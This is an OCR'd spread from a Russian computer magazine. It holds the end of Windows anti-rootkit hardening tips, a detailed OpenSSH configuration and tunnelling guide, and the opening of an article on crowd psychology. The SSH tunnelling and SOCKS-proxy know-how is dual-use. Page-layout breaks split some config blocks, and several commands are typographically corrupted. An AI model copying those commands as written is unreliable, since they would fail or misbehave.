Успешность большинства атак объясняется высокой предсказуемостью конфигурации системы в установке по умолчанию.

В мире открытых исходных текстов администратор может (и должен!) перекомпилировать все и вся, чтобы никакой хакер ни за что не догадался, по каким адресам лежат интересующие его функции.

С Windows в этом плане ситуация намного сложнее, но не полностью безнадежна. Переименование ядра — эффективный способ борьбы с rootkit'ами, определяющими адреса функций путем вызова функции `LoadLibrary("ntoskrnl.exe")` без проверки реального имени ядра, задаваемого через ключ «`/kernel=`» файла `boot.ini`. Рекомендуется переименовать ядро, например, в souriz.exe, а вместо ntoskrnl.exe положить ядро от другой версии системы, чтобы адреса экспортируемых функций отличались.

Те rootkit'ы, что правят файл непосредственно на диске, уйдут лесом, не достигнув желаемой цели (ведь `ntoskrnl.exe` уже никак не используется). Те же rootkit'ы, что осуществляют перехват в оперативной памяти, залезут совсем не в ту степь и вызовут BSOD, что хоть и неприятно, но успешное внедрение rootkit'а было бы еще хуже.

Естественно, после переименования ядра его необходимо обновить в кэше утилиты sfc.exe (иначе она немедленно его восстановит), а перед установкой пакетов обновлений — выполнить откат назад, поскольку пакеты обновлений (как и rootkit'ы) не проверяют реального имени ядра.

Установка системы на диск, отличный от `C:`, также уменьшает вероятность успешной атаки — большинство зловредных программ слишком бестолковы, а их создатели слишком ленивы, чтобы проверить переменные окружения, вот они и используют фиксированные абсолютные пути.

#9 — БОРТОВОЙ ЖУРНАЛ КАПИТАНА НЕМО

Реестр — это крайне вредное изобретение, порождающее множество трудноразрешимых проблем. Текстовые конфигурационные файлы (традиционные для UNIX-систем) удобны тем, что в них можно оставлять ремарки и в процессе внесения изменений блокировать старые параметры символом комментария, существенно упрощая откат в случае неудачи.

А реестр?! Хорошо, если систему обслуживает всего один администратор, худо-бедно помнящий, какие параметры он менял и зачем. Когда же администраторов несколько, и все они вносят изменения в реестр, работа превращается в сплошной разбор полетов: «кто трогал реестр и весь его вытрогал?»

Чтобы этого не происходило, необходимо вести журнал (предпочтительнее всего на бумаге), описывающий каждое изменение конфигурации системы с указанием причин и сохранением предыдущих значений, заверенных подписью администратора. Тогда, если система начнет вести себя нестабильно, или же на ней обнаружатся черви, ломанувшиеся в широко открытые двери, всегда можно установить, кто именно их открыл, и чем он руководствовался.

Кстати, в нормальных фирмах у администратора есть инструкция, внятно объясняющая, какие действия он вправе выполнять, а какие — нет. Эксперименты с системой на продакшен машинах (без предварительного согласования с руководством) в общем случае строго запрещены. И это правильно!

#10 — РАСПЛАТА ЗА БЕЗДУМНОСТЬ

Никакие защитные комплексы не дают 100% гарантии, и от риска быть атакованным никуда не деться, увы. А потому необходимо заранее выработать четкий и отлаженный план выхода из ситуации. Обнаружив на компьютере зловредную программу, мало удалить ее. Необходимо, как минимум, определить, что она успела натворить. Помимо традиционных охранных комплексов, сервер должен быть оснащен снифферами и прочими шпионами всех мастей, протоколирующими максимум возможных действий и сохраняющими результат своей деятельности на носители однократной записи (CD/DVD-R), уничтожить которые никакой хакер не в состоянии. Они должны позволять полностью реконструировать последовательность событий, прямо или косвенно связанных с атакой.

Отсутствие подобных средств существенно ослабляет безопасность системы, поскольку, вспоминая слова Жеглова, степень защиты определяется не стойкостью сервера к атакам, а скоростью и успешностью раскрытия различных несанкционированных действий.

УЛЬЯНА СМЕЛАЯ



Калейдоскоп тайных знаний

OPENSSH: ЮВЕЛИРНОЕ КОНФИГУРИРОВАНИЕ И ИЗЫСКАННЫЕ МЕТОДЫ ИСПОЛЬЗОВАНИЯ

За последние несколько лет OpenSSH из простого набора программ для защищенной системы регистрации, выполнения команд на удаленном хосте и передачи файлов с одной машины на другую превратился в швейцарский армейский нож, потрясающий своими возможностями. Бьюсь об заклад, ты не используешь и половину из них.

С МЕСТА В КАРЬЕР


OpenSSH включен практически во все варианты *nix-систем, поэтому не будем останавливаться на инсталляции и сразу перейдем к настройкам, секретным трюкам и советам.

Чтобы просмотреть настройки, убрав пустые строки и комментарии, используем команду:

```
% egrep -v '^#' /etc/ssh/sshd_config | egrep -v '^$'
```

Кроме того, есть еще ряд параметров, устанавливаемых по умолчанию. Традиционно для SSH-соединений используется TCP-порт 22. За это отвечает директива Port.

Практика показывает, что стоит появиться новому серверу, как через некоторое время к нему подтягиваются программы-брутфорсеры. В большинстве случаев работают они по простому алгоритму: сначала проверяется диапазон IP-адресов на наличие открытого 22 порта, и если таковые будут


OpenSSH создают хакеры из OpenBSD

Изучение OpenSSH начинаем с документации проекта

найдены, запускается программа перебора пароля.
Самым простым способом защиты является изменение порта по умолчанию. Выставляем:

```
Port 8022
```

При подключении к системе следует указать порт при помощи ключа *'-p'*:

```
$ ssh -p8022 user@127.0.0.1
```

Естественно, такой подход не сможет защитить от опытного хакера, но большинство примитивных скриптов «не найдут» спрятанный сервер SSH. Плюс, повесив на 22 порт ловушку honeypot, можно отлавливать и блокировать подобные попытки.
Параметр AddressFamily позволяет определить адресное пространство, с которым придется иметь дело серверу и подключающимся клиентам. Его отсутствие в файле конфигурации означает установку значения «any» — то есть сервер готов работать с протоколами IPv4 и IPv6. Я использую только первый из них:

```
AddressFamily inet
```

Актуальная версия OpenSSH 5.0/5.0p1, которая полностью совместима с SSH 1.3, 1.5 и 2.0. Защищенность протокола SSH 1 по нынешним меркам считается недостаточной и по умолчанию используется SSH 2, устойчивый к атакам типа man-in-the-middle, TCP-hijacking и DNS-spoofing. Все современные клиенты (SecureCRT, Putty, TeraTerm Pro) умеют работать с SSH 2, поэтому нет смысла активировать SSH 1:

```
Protocol 2
```

Сжатие потока можно регулировать при помощи опций:

```
Compression yes
CompressionLevel 6 # Допустимые значения от 1 до 9
```

Высшую степень компрессии стоит применять только при дорогостоящем трафике или медленных каналах.

НАСТРОЙКИ ДОСТУПА

По умолчанию sshd принимает подключения на всех интерфейсах, что нужно далеко не всегда. Если не требуется заходить на сервер «извне», то ограничь его работу определенным адресом с помощью параметра *ListenAddress*:

```
# ListenAddress 0.0.0.0

ListenAddress 192.168.1.2
```

Кстати, дополнительно через двоеточие можно указать и номер порта, в этом случае значение Port игнорируется.
В большинстве дистрибутивов в целях безопасности доступ суперпользователю по SSH закрыт (*PermitRootLogin no*), и при попытке зарегистрироваться под root мы получаем сообщение об ошибке. Для выполнения задач, требующих привилегий администратора, приходится заходить под обычным пользователем и использовать *su* или *sudo*. Красиво выйти из ситуации поможет директива *Match*. В качестве аргумента ей передается критерий отбора (*User*, *Group*, *Host*, *Address*), его значение и параметр, который нужно применить. Для примера разрешим подключение под root только с localhost и из доверенной подсети 192.168.5.0/24:

```
PermitRootLogin no
Match Host 192.168.5.*,127.0.0.1
        PermitRootLogin yes
```

По дефолту доступ к серверу разрешен для всех групп и пользователей. С помощью параметров AllowUsers/AllowGroups, DenyUsers/DenyGroups можно указать, кому разрешены, а кому запрещены входящие SSH-подключения. В качестве примера создадим отдельную группу, членам которой и будет разрешен доступ:

```
$ sudo addgroup --gid 450 sshlogin
$ sudo adduser petja sshlogin
```

В конфиг OpenSSH прописываем:

```
AllowUsers admin@212.34.10.*
AllowGroups sshlogin
```




info

• Чтобы работал форвардинг, параметр AllowTcpForwarding в файле sshd_config должен быть установлен в значение «yes».

• Программа **ClusterSSH** (clusterssh.sf.net) позволяет открыть несколько соединений по SSH и одновременно выполнять на них команды.

• С помощью **SHFS** (SHell FileSystem, shfs.sf.net) очень просто монтировать файловые системы, расположенные на удаленных компьютерах.



При помощи ClusterSSH можно легко управлять сразу несколькими системами



links
По адресу www.jfranken.de/homepages/johannes/vortraege/ssh2_inhalt.en.html ты найдешь отличное руководство по созданию туннелей.

В Debian и Ubuntu для аутентификации по умолчанию используется **GSSAPI** (Generic Security Services Application Programming Interface), что обычно требует времени. Есть смысл использовать этот механизм только совместно с Kerberos 5, иначе его можно отключить, уменьшив задержку. Одновременно запретим использование одноразовых паролей на базе системы S/Key:

```
GSSAPIAuthentication no
ChallengeResponseAuthentication no
```

Несколько параметров в sshd_config позволяют контролировать время работы и бездействия клиента, но они не всегда так уж полезны. Например, по умолчанию *TCPKeepAlive* установлен в «*yes*»; это означает, что сервер будет периодически проверять, находится ли клиент «на линии» — если он не отвечает, соединение автоматически разрывается. И хотя с ним системные ресурсы не расходуются зря, в целях безопасности его лучше отключить:

```
TCPKeepAlive no
```

Хакер, анализируя такие пакеты, может провести ряд сетевых атак, поэтому вместо *TCPKeepAlive* лучше использовать директивы:

```
ClientAliveInterval 15
ClientAliveCountMax 3
```

Следующие два параметра позволяют контролировать неудачные подключения к серверу:

```
LoginGraceTime 60
MaxStartups 2:50:10
```

Параметр *LoginGraceTime* определяет, по истечению какого времени простаивающее подключение будет разорвано (в секундах). Значение по умолчанию (120) явно завышено. Количество параллельных неаутентифицированных подключений к серверу контролируется при помощи *MaxStartups*. Запись параметра имеет форму «*start:rate:full*». В нашем случае она означает отключение с вероятностью 50% при наличии двух неаутентифицированных связей с линейным ростом вероятности до 100% при достижении 10. Установки в файлах */etc/ssh/sshrc* или *~/.ssh/rc* позволяют выполнить действия при регистрации пользователя. Здесь можно использовать любые команды оболочки. Например, отправляем на почту уведомление, что в систему по ssh зашел пользователь:

```
$ sudo vim /etc/ssh/sshrc
echo $(date) $SSH_CONNECTION $USER $SSH_TTY |
mail -s "ssh login" admin@domain.ru
```

Таким образом, можно полностью контролировать подключения.

ЗОЛОТЫЕ КЛЮЧИКИ

Аутентификация при помощи пароля не всегда безопасна, поэтому некоторые security-специалисты советуют ее отключить и воспользоваться авторизацией по ключам:

```
PasswordAuthentication no
PubkeyAuthentication yes
```

Чтобы подстраховаться, стоит ограничить доступ беспарольным клиентам. Нужные параметры можно указывать прямо в *~/.ssh/authorized_keys*:

```
$ vim .ssh/authorized_keys
from="192.168.0.*,212.34.XX.YY" ssh-rsa
AAAA[...]
```

Здесь же допускается задавать команды, которые будут вызваны при подключении:


```
command="ssh -t user@192.168.5.201" ssh-rsa
AAAA[...]
```

Этот подход можно использовать для создания бэкапов. Генерируем пару ключей (секретный и публичный):

```
$ sudo ssh-keygen -t rsa -C 'remote backup'
Generating public/private rsa key pair.
Enter file in which to save the key (/home/
user/.ssh/id_rsa): /home/user/.ssh/id_rsa_
backup
```

Добавляем публичный ключ в список авторизованных ключей на удаленной системе:

```
$ ssh remotehost "mkdir -m 700 .ssh; umask
```



Конфиг OpenSSH

```
077"; \
      cat > .ssh/authorized_keys" < .ssh/id_rsa_backup.
pub
```

Затем редактируем *authorized_keys* (ключ *'-t'* следует использовать при запуске программ, требующих для работы наличия псевдотерминала):

```
$ ssh -t remotehost vim .ssh/authorized_keys
from="192.168.0.*,212.34.XX.YY",command="cd /work; tar
cvf — ./* | bzip2 -9",no-pty,no-agent-forwarding,no-
X11-forwarding,no-port-forwarding ssh-rsa AAAA[...]
```

И запускаем процедуру резервного копирования:

```
$ ssh -i .ssh/id_rsa_backup remotehost > \
      ~/backup/work-'date +%d%m%Y'.tar.bz2 2>/dev/null
```

Каталог */work*, находящийся на сервере *remotehost*, будет сохранен в архив *~/backup/work-11052008.tar.bz2*.

ЗАЩИЩАЕМ СЕТЕВЫЕ СОЕДИНЕНИЯ

Используя SSH, можно защитить информацию, которая передается программами, не имеющими встроенных механизмов шифрования соединения. Например, сделаем бэкап с помощью *dump(8)* на удаленный сервер:

```
$ sudo dump -0au -f — /dev/rwd1a | gzip -9 | \
      ssh remotehost 'dd of=cvs_backup.dump.gz'
```

Хотя, если немного постараться, dump можно и без применения каналов подружить с ssh:

```
$ ssh remotehost touch /home/user/cvs.dump
$ env RSH='which ssh' sudo -E dump 0f remotehost:/home/
user/cvs.dump /cvs
```

Передать файл, используя OpenSSH, можно одним из следующих способов:

```
$ cat myfile | ssh remotehost 'cat > myfile'
```

```
$ tar zcf — ~/coding | ssh remotehost
'cat > coding.tgz'
```

Примечание редактора: при трансфере двоичных данных всегда проверяй размер исходных и целевых файлов — баги могут подстерегать в самых неожиданных местах:

```
% dd if=/dev/arandom of=/tmp/file1
bs=1k count=1k 2>/dev/null
% ssh -t localhost "cat /tmp/file1"
>/tmp/file2
% ls -l /tmp/file*
— rw-r--r-- 1 andrushock wsrc
1048576 May 11 13:55 /tmp/file1
— rw-r--r-- 1 andrushock wsrc
1066982 May 11 13:56 /tmp/file2
```

Чтобы рекурсивно отправить весь каталог, набираем:

```
$ scp -r mydir user@host.domain.
ru:~/
```

Для безопасного получения почты к fetchmail легко прикрутить ssh. Для этого создаем файл *~/.fetchmailrc* с содержанием:

```
poll localhost with protocol pop3 and port 8110:
     preconnect "ssh -f -q -C user@213.167.XX.YY \
      -L 8110:213.167.XX.YY:110 sleep 10" password
noIdea;
```

Забираем почту:

```
$ fetchmail
1 message for user at localhost (8062 octets).
reading message user@localhost.domain.ru:1 of 1 (8062
octets)....... flushed
```

Организовав защищенный туннель, можно перенаправить в него любой трафик. Например, смонтируем удаленный ресурс Samba по каналу, организованному через SSH:

```
$ ssh -L 8139:domain.ru:139 user@domain.ru
```

SSH-форвардинг в зависимости от того, где перенаправляются пакеты, можно организовать двумя способами: локально (ключ *'-L '*) или удаленно (*'-R '*). Во многих системах открывать соединения с портами ниже 1024 имеет право только root, поэтому выбираем 8139. Теперь монтируем удаленный ресурс:

```
$ smbmount //domain.ru/share /mnt -o username=user,ip=lo
calhost,port=8139
```

Аналогично можно туннелировать и любой другой трафик. Например, организуем подключение к удаленному SMTP-серверу через SSH:

```
# ssh -L 25:domain.ru:25 user@domain.ru
```

Альтернативным решением будет использование файла *authorized_keys* и запуск с помощью *xinetd*.

```
# cat ~/.ssh/tunnel_key
command="nc localhost 25",no-X11-forwarding,no-agent-
```

```
~$ ssh -v -D 1111 192.168.0.1
OpenSSH_4.6p1 Debian-5ubuntu0.1, OpenSSL 0.9.8e 23 Feb 2007
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Applying options for *
debug1: Connecting to 192.168.0.1 [192.168.0.1] port 22.
debug1: Connection established.
debug1: identity file /home/       /.ssh/identity type -1
debug1: identity file /home/       /.ssh/id_rsa type -1
debug1: identity file /home/       /.ssh/id_dsa type -1
debug1: Remote protocol version 2.0, remote software version OpenSSH_4.7p1 Debian-8ubuntu1
debug1: match: OpenSSH_4.7p1 Debian-8ubuntu1 pat OpenSSH*
debug1: Enabling compatibility mode for protocol 2.0
debug1: Local version string SSH-2.0-OpenSSH_4.6p1 Debian-5ubuntu0.1
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug1: kex: server->client aes128-cbc hmac-md5 none
debug1: kex: client->server aes128-cbc hmac-md5 none
debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(1024<1024<8192) sent
debug1: expecting SSH2_MSG_KEX_DH_GEX_GROUP
debug1: SSH2_MSG_KEX_DH_GEX_INIT sent
debug1: expecting SSH2_MSG_KEX_DH_GEX_REPLY
debug1: Host '192.168.0.1' is known and matches the RSA host key.
debug1: Found key in /home/i/.ssh/known_hosts:1
debug1: ssh_rsa_verify: signature correct
debug1: SSH2_MSG_NEWKEYS sent
debug1: expecting SSH2_MSG_NEWKEYS
debug1: SSH2_MSG_NEWKEYS received
debug1: SSH2_MSG_SERVICE_REQUEST sent
debug1: SSH2_MSG_SERVICE_ACCEPT received
```

Создаем SOCKS-сервер

```
forwarding,no-port-forwarding ssh-rsa AAAA[...]
```

Подключаемся:

```
# ssh -i ~/.ssh/tunnel_key user@domain.ru
```

В ответ должны получить баннер удаленного почтового сервера. Теперь создаем файл для xinetd:

$ sudo vim /etc/xinetd.d/smtp

```
service smtp
{
        socket_type    = stream
        protocol       = tcp
        wait           = no
        user           = root
        disable        = no
        server         = /usr/bin/ssh
        server_args    = -q -T -i /root/.ssh/tunnel_key
user@domain.ru
        groups         = yes
        bind           = 127.0.0.1
}
```

Из чего состоит OpenSSH

ssh-add — вспомогательная программа для добавления личных ключей в кэш;
ssh-agent — демон, занимающийся кэшированием дешифрованных личных ключей;
scp — утилита для безопасного копирования файлов между хостами;
sftp — клиентская программа для sftp-server;
sftp-server — серверная реализация защищенного ftp;
ssh — клиент, обеспечивающий безопасное соединение;
sshd — демон, ожидающий подключения, выполняющий аутентификацию и полностью обслуживающий ssh-клиента;
ssh-keygen — утилита для создания и модификации ключей;
ssh-keyscan — утилита для сбора публичных ключей;
ssh-keysign — помощник при использовании метода аутентификации, основанного на проверке хостов.

ПРОДВИНУТОЕ ИСПОЛЬЗОВАНИЕ .SSH/CONFIG

Другой вариант настройки форвардинга — использование файла `~/.ssh/config`. Например, настроим `192.168.1.1` на перенаправление входящей и исходящей почты по шифрованному каналу для клиентов из `192.168.1.0/24` на mail.domain.ru:

$ vim .ssh/config

```
Host mail
        Hostname mail.domain.ru
        LocalForward 192.168.1.1:8025 mail.
domain.ru:25
        LocalForward 192.168.1.1:8110 mail.
domain.ru:110
        LocalForward 192.168.1.1:8143 mail.
domain.ru:143
GatewayPorts yes
```

Кстати, прописав в `~/.ssh/config` параметры используемых серверов, можно с легкостью управлять сразу всей стаей.

$ vim .ssh/config

```
Host server1
      HostName ns.domain1.ru
       User admin
Host server2
      Hostname mail.domain2.ru
       User support
```

Теперь опросим серверы командой:

```
ksh% for i in 1 2; do ssh server$i «uptime»; done
 5:37PM  up 1 day, 23:45, 1 user, load averages: 0.25,
0.22, 0.22
 5:37PM  up 51 days, 1:49, 0 users, load averages: 0.25,
0.25, 0.24
```

Как вариант, для этих целей можно использовать интерпретатор Perl (пример для десяти подконтрольных серверов):

```
% perl -e 'foreach $i (1 .. 10) {print 'ssh server$i "uptime"'}'
```

Если часто приходится работать с несколькими удаленными хостами, советую присмотреться к проекту **ClusterSSH** (clusterssh.sf.net). Он позволяет открыть несколько соединений по SSH и одновременно выполнять на них команды. Нужные пакеты уже есть в репозитарии Debian/Ubuntu:

```
$ sudo aptitude install clusterssh
```

И запускаем:

```
$ cssh one two three
```

Параметр ProxyCommand позволяет выполнить произвольную команду. Для примера подключимся через шлюз к файловому серверу, который находится за NAT:

$ vim .ssh/config

```
Host gateway
      HostName ns.domain.ru
```

```
Host filesrv
     HostName 192.168.5.201
     ProxyCommand ssh gateway nc -w 180 %h %p
```

Подключаемся:

```
$ ssh filesrv
```

Использование параметра *ControlMaster* позволяет ускорить доступ к удаленному серверу за счет того, что в специальном файле сохраняются все параметры предыдущего сеанса, которые и используются при повторном подключении. Для примера создадим две Host-секции:

$ vim .ssh/config

```
Host srv1
     HostName 213.167.XX.YY
     ControlMaster yes
      # Здесь %r — имя, %h — хост и %p — порт
     ControlPath ~/.ssh/ctl-%r-%h-%p
Host srv1fast
     HostName 213.167.XX.YY
     ControlMaster no
     ControlPath ~/.ssh/ctl-%r-%h-%p
```

Теперь на сервере *srv1* выполняем утилиту uptime. Логинимся на нем (чтобы создать локальный сокет для второго подключения), переходим на другую консоль и снова запрашиваем статистические счетчики:

```
ttyp0% time ssh srv1 uptime
 5:55PM  up 37 days,  9:19, 1 user, load averages: 0.33,
0.32, 0.33
   0m0.77s real     0m0.06s user     0m0.01s system

ttyp0% ssh srv1
ttyp1% time ssh srv1fast uptime
 5:57PM  up 37 days,  9:20, 2 users, load averages: 0.37,
0.34, 0.33
   0m0.03s real     0m0.00s user     0m0.01s system
```

Как видишь, при мультиплексировании соединений время выполнения команды uptime на удаленном сервере уменьшилось в 25 раз — настоящее турбореактивное ускорение!

СЕКУРНЫЕ НОСКИ

Но это еще не все чудеса. OpenSSH можно использовать как специальный SOCKS-сервер, который поддерживает более гибкое проксирование, чем простое перенаправление портов. Например, команда:

```
$ ssh — D1080 user@domain.ru
```

создает локальный SOCKS5-сервер, который ждет подключения на *localhost:1080*. Альтернативный вариант — прописать директиву *DynamicForward* в *.ssh/config*:

$ vim .ssh/config

```
Host proxy
     HostName ns.domain.ru
     DynamicForward 1080
```

Подключаемся, введя «*ssh proxy*». Протестировать работу SOCKS5-сервера можно такой командой:

```
$ echo -n "GET / HTTP/1.0\r\n\r\n" | nc -X 5 -x
127.0.0.1:1080 \
      www.domain.ru 80 | head -4
```

```
HTTP/1.1 200 OK
Date: Sat, 23 Feb 2008 14:27:43 GMT
Server: Apache
X-Powered-By: PHP/4.4.1
```

Теперь носки готовы к использованию:

```
$ tsocks thunderbird
```

ПОИГРАЕМ В ПЕСОЧНИЦЕ

В OpenSSH 4.9 появилась долгожданная поддержка chroot(2) для sshd, контролируемая с помощью опции ChrootDirectory. К примеру, заставим подключающегося по sftp пользователя warez переходить в измененный корневой каталог 0day:

$ sudo vim /etc/ssh/sshd_config

```
#Subsystem  sftp   /usr/libexec/sftp-server
Subsystem   sftp   internal-sftp

Match User warez
       X11Forwarding no
       AllowTcpForwarding no
      ForceCommand internal-sftp
      ChrootDirectory /0day
```

ВМЕСТО ЗАКЛЮЧЕНИЯ

Автодополнение хостов можно выполнить за счет использования встроенных средств командной оболочки:

```
$ vim ~/.bash_profile
complete -W "$(echo 'cat ~/.ssh/known_hosts | cut -f 1
-d '' \
       | sed -e s/,.*//g | uniq | grep -v "\["';)" ssh
```

Параноидально настроенные администраторы, возможно, захотят, наоборот, зашифровать все IP и доменные адреса из файла *.ssh/known_hosts*. Делается это так:

```
$ echo 'HashKnownHosts' >> ~/.ssh/config
$ ssh-keygen -H -f ~/.ssh/known_hosts
$ head -1 ~/.ssh/known_hosts
+|1|TJ2SaXGqO8uHYeiA92KuNRIKR7M=|GpQB8Qz0tQPqA+nF+ghe
37mpcHA= ssh-rsa AAAA[...]
```

Пакет с ClusterSSH в Ubuntu уже есть



ЖАННА «MEHOVUSHKA» КОНДРАТЬЕВА
/ MEHOVUSHECHKA@YANDEX.RU /

Бушующие волны массового психоза

ЩЕПКА В МОРЕ ИЛИ КАПИТАН СУДНА?

В поведении толпы реализуются примитивные психологические механизмы, знание которых позволяет управлять людьми и событиями. Поэтому, чем больше нам известно об этих механизмах, тем труднее нами манипулировать.

Кроме Википедии и отдельных статей, тема нигде широко не освещалась



Групповое психологическое притеснение

ПРИКЛАДНОЙ УРОВЕНЬ

Как манипулируют толпой? Можно ли противостоять массовой панике? Как бороться с моббингом? Эти и другие вопросы, связанные с психологией масс, задают себе самые разные ученые. Существует огромное количество теорий, так или иначе объясняющих это явление. Но нас с тобой интересует практическое их применение и те проблемы, с которыми мы сталкиваемся ежедневно в той или иной социальной группе — будь то учебный или рабочий коллектив, или модная тусовка.

ФЕНОМЕН «ЗАРАЖЕНИЯ»

С объединением людей в толпу связаны некоторые интересные эффекты. Один из них — феномен «заражения». Его проявления многообразны: от группового азарта до массовых психозов. Представь себе полный зал людей на концерте Задорнова. Со сцены рассказали смешной анекдот, и все громко смеются. Ты только что вошел и не слышал шутку, однако общее настроение захватывает, и ты тоже от души смеешься. Передача эмоционального состояния на психофизиологическом уровне от группы к индивиду и есть принцип заражения или, по-научному, — циркуляционная реакция. Такое заражение может быть как положительным, так и отрицательным. Оно стирает индивидуальность личности, снижает роль здравого смысла; ты начинаешь чувствовать и реагировать «как все».
У человека, охваченного эмоциональным заражением, повышается восприимчивость к импульсам, источник которых находится внутри толпы, зато снижается восприимчивость к импульсам извне. Соответственно, усиливаются барьеры против логических аргументов и рациональных доводов. И поэтому попытка воздействовать на массу логикой в такие моменты может оказаться опасной. Здесь необходимы приемы, адекватные ситуации, а если ты ими не владеешь, то лучше держаться от толпы подальше. Добавлю, что феномен эмоционального заражения не является однозначно негативным или позитивным. Он может сопровождать любое массовое мероприятие, например, концерт твоей любимой рок-группы, совместный просмотр фильма, дружеское застолье, игру в Counter Strike и т.п.
Принцип «заражения» используют и политические деятели, и шарлатаны. Достаточно вспомнить деятельность известных финансовых пирамид. Посредством информационно-психологических техник воздействия (устные формы с применением акустических средств; печатная продукция, в том числе СМИ; радио, телевидение, интернет) происходит своеобразное психическое заражение определенными состояниями. Как ты понимаешь, понятие толпы в наш век информационных технологий довольно широко. Это не только масса людей на стадионе, это и многочисленная аудитория у экранов телевизора и пользователи Сети. Однако, «виртуальная толпа» — лишь частный случай некоторых феноменов.

ПРИЕМЫ УПРАВЛЕНИЯ ТОЛПОЙ

